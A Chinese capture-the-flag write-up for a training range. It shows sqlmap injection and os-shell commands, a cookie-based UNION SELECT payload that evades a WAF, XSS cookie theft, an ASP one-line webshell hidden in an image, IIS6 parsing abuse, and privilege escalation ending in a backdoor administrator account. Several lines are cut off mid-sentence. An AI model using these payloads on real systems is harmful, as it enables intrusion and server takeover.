封神台靶场writeup

原创

M-209 于 2020-06-06 19:04:58 发布 2634 收藏 10

封神台靶场 https://hack.zkaq.cn/battle 还是很有意思的一个靶场

信息搜集之： 子域名探测 （Rank: 1）

Tips:
通关口令在子域名的首页上
默认端口号：81
字典为：kali01.lab.aqlab.cn:81/dns.txt

kali01.lab.aqlab.cn:81，请你探测该目标的子域名（三级）

查看源码，找到了字典文件；

```
<center><a href="/dns.txt" style="
275794?flowToken=1007943" id="gkk"
```

用域名爆破工具，放入字典后爆破；答案为：http://8adc3387c2ed6cce.lab.aqlab.cn:81
aqlab.cn 一级域名 lab为二级域名 kali01就是三级域名；
https://site.ip138.com/ 这个网站能通过同ip网站能直接查处结果；

信息搜集：端口扫描 （Rank: 1）

Tips:
需要根据第一关来
flag就是端口号

根据上一关卡，得到一个很奇怪的域名，为什么不能直接访问呢？

shop.aqlab.cn:8001 nmap完全扫描可发现，快速扫描无法发现； nmap -sS -n -A shop.aqlab.cn

漏洞扫描 - web扫描器 （Rank: 1）

Tips:
web扫描工具
flag在某一个文本里面(信息收集)

根据第二关卡得到的站点，快速进行漏洞扫描 !!!

flag藏在http://shop.aqlab.cn:8001/robots.txt 中；

注入测试-sqlmap （Rank: 1）

Tips:
flag在数据库里面

根据上一关卡得到站点进行测试。
既然存在漏洞，小明该如何去测试呢？

注入点：http://shop.aqlab.cn:8001/single.php?id=1

Sqlmap --os-shell （Rank: 1）

Tips:
根目录下flag.php

使用cmd命令查看文件内容

#在上关卡中，我们拿到注入

根据shell权限，查看根目录下的flag.php文件

方法一：直接os-shell获取
sqlmap -u “http://shop.aqlab.cn:8001/single.php?id=1” --os-shell
方法二：执行命令
sqlmap -u “http://shop.aqlab.cn:8001/single.php?id=1” --os-cmd=ipconfig

第一章：为了女神小芳！【配套课时5）

Tips:
通过sql注入拿到管理员密码！

注入点：http://59.63.200.79:8003/index.php?id=3

第二章：遇到阻难！绕过WAF过滤！
练】（Rank: 10）

尤里在得到女神家网站密码后，却发现注
站后台，
这是尤里通过旁站查询，他发现了女神家
他立刻扫描旁站，果然发现一个站点，且
尤里冷笑一声行动了起来，这时有一层防
传送门

通过页面连接：
http://120.203.13.111:8001/shownews.asp?id=171
我们可以得知，是网站下的shownews.asp这个ASP动态网页文件，与数据库进行交互，并查询出了第171篇（id=171）新闻内容的值。
接下来我们尝试注入，用第一课学到的知识尝试输入字符拼接sql语句
http://120.203.13.111:8001/shownews.asp?id=171 order by 10
查询当前表是否有10个字段，页面返回正常，于是我们继续拼接order by，但把10改成11
http://120.203.13.111:8001/shownews.asp?id=171 order by 11
页面出现错误！返回数据库错误，证明此页面存在sql注入，也测试出此表拥有10个字段
经测试只要url出现select（查询）关键字，就会被拦截。
我们尝试，将测试语句放到cookie里面，再发送给服务器，因为网页防护一般只拦截Get、post传参。

```
GET /shownews.asp?id=171 HTTP/1.1
Host: 117.167.136.245:10181
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:27.0) Gecko/201(
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: ASPSESSIONIDASTCADBR=GNODAEIAFFCDJIPAPMCGIKPD
Connection: close
```

```
GET /shownews.asp HTTP/1.1
Host: 117.167.136.245:10181
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOWE
Accept: text/html,application/xhtml+xml,applicatior
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie:id=172
Connection: close
```

```
GET /shownews.asp HTTP/1.1
Host: 117.167.136.245:10181
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:27.0) Gecko/20100101 Firefo
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie:id=172+union+select+1,username,password,4,5,6,7,8,9,10+from+admin
Connection: close
```

sqlmap 进行cookie注入：
sqlmap -u “http://117.167.136.245:10181/shownews.asp” --cookie “id=170” --level 2 -v 3 -T admin -C “username,password” --dump
用户名为：admin 密码为：welcome

第三章：这个后台能识别登录者...（Rank: 10）

Tips:
1、提交flag格式为zkz{.....}
2、绕过后台登录识别
3、burpsuite

按提示burp抓包改包就可以了；

第四章：为了更多的权限！留言板！！演练】（Rank: 10）

Tips:
1、存储型Xss
2、flag在cookie里，格式为zkz{..}
3、自建Xss平台源码：http://www


xss获取cookie；

第五章：进击！拿到Web最高权限！
练】（Rank: 15）


Tips:
1、通过修改Cookie登录后台（没
根目录（flag.php） 3.上传图片时

尤里通过XSS终于得到了管理员Cookie，
码，看到了后台功能！
接下来要做的，就是找一个上传点，上传

利用之前抓到的管理员cookie进行登录；
把ADMINSESSIONIDCSTRCSDQ粘贴在Name下LBMLMBCCNPFINOANFGLPCFBC粘贴在value



找到上传点后，ASP一句话木马：<%eval request (“pass”)%>
一般而言直接传木马文件都很可能被拦截，所以一般而言一句话木马都会做成图片马。
copy 111.jpg/b + 123.asp/a test.jpg
报错信息里面写了iis6.0的中间件。百度下iis6.0的解析漏洞，就能发现上传cer文件，iis6.0会解且执行。



第六章：SYSTEM ！POWER ！
（Rank: 15）


Tips:
1、提权！
2、FLAG在C盘根目录下！

尤里嘿嘿笑了起来，简单的Win2(
炫技去了。。
传送门

菜刀已连接，进入c盘之后，一眼就扫到了flag.txt。但是并没有权限访问这个文件，这就很尴尬了。所以目标已经非常明确了–提升我的权限，让我能够访问C盘中的文件。那么怎么提升我的权限呢–命令行工具！cmd命令行自带了很多的系统指令，其中包括添加用户/添加用户组等等，这不正好合适吗？我添加一个自己的用户身份，然后把这个用户添加到管理员组，再用这个用户去登录服务器，不就有权限去打开flag.txt文件了，

说干就干。我来到了菜刀初始页面，右键并打开了虚拟终端，进入了命令行

进入命令行之后，我直接输入了whoami指令，查看我当前的身份。但是却发现拒绝访问。这是为啥呢？因为命令提示符是在C盘的，但是C盘里的东西我不能访问。
于是我又想起了需要提供cmd.exe文件。我直接把这个文件传到服务器中我能访问的盘符不就可以用cmd了吗，如下图。




经过测试，我发现E盘是可以上传文件的。因此我选择在E盘的RECYCLER文件夹下进行上传


上传成功后，直接在这个文件上右键并打开虚拟终端，如下图。

我再次输入whoami命令。这次果然有权限了，但是从返回结果看，我目前只是一个普通用户


注：对于网页木马而言，要执行dos命令，该方法同样适用；




然后我按照刚才的思路进行添加用户–pigking。但是又拒绝访问。




这又是为啥？这是因为使用cmd需要用到外部接口wscript.shell。但是wscript.shell仍然在C盘，C盘我们仍然无法访问。这可怎么办？那么就只能再上传一个已经组装好的wscript.shell，也就是下图的iis6.exe。




然后我通过iis6.exe执行了whoami命令–iis6.exe “whoami”。然后，程序返回了很多信息，其中–this exploit gives you a local system shell，我从这句话中看出它已经给了我system的命令行权限，





因此，我再执行同样的指令，以确定我现在的身份。现在我看到cmd正在以system权限执行这条指令，而我现在的权限已经变成了system，



于是，我再次尝试通过–iis6.exe “net user pig 123 /add”添加pig用户，此时，这条命令就成功了
于是，我用iis6.exe "net localgroup administrators pig /add"指令向管理员用户组成功添加了pig用户
既然我已经拥有了管理员用户，那么我就需要利用这个用户去搞事情。于是我想到了用远程桌面服务去连接这个网站的服务器，并用pig用户登陆。于是我打开远程桌面，并输入该网站的ip+port，但是却显示无法连接。远程桌面作为一个程序，那么它一定占用了一个端口号。而ip+端口号表示的是域名，而这个端口号其实就是服务软件的端口号，ip表示的是这台服务器电脑，因此如果想和服务器上的远程桌面服务进行对接，那么肯定要把端口号换成它占用的的端口号。因此我们需要去获取端口号
于是我再次来当命令行，用tasklist -svc命令查看了这台服务器开启的服务，发现远程桌面服务termservice的pid是1588，
然后我又使用netstat -ano查看了端口和连接状态，结果显示pid=1588所对应的端口号是3389，状态是正在监听，也就是说远程桌面服务的端口号是3389，并且它正处于监听状态，而就是说它是开着的，只要这个端口收到信息，它就能知道。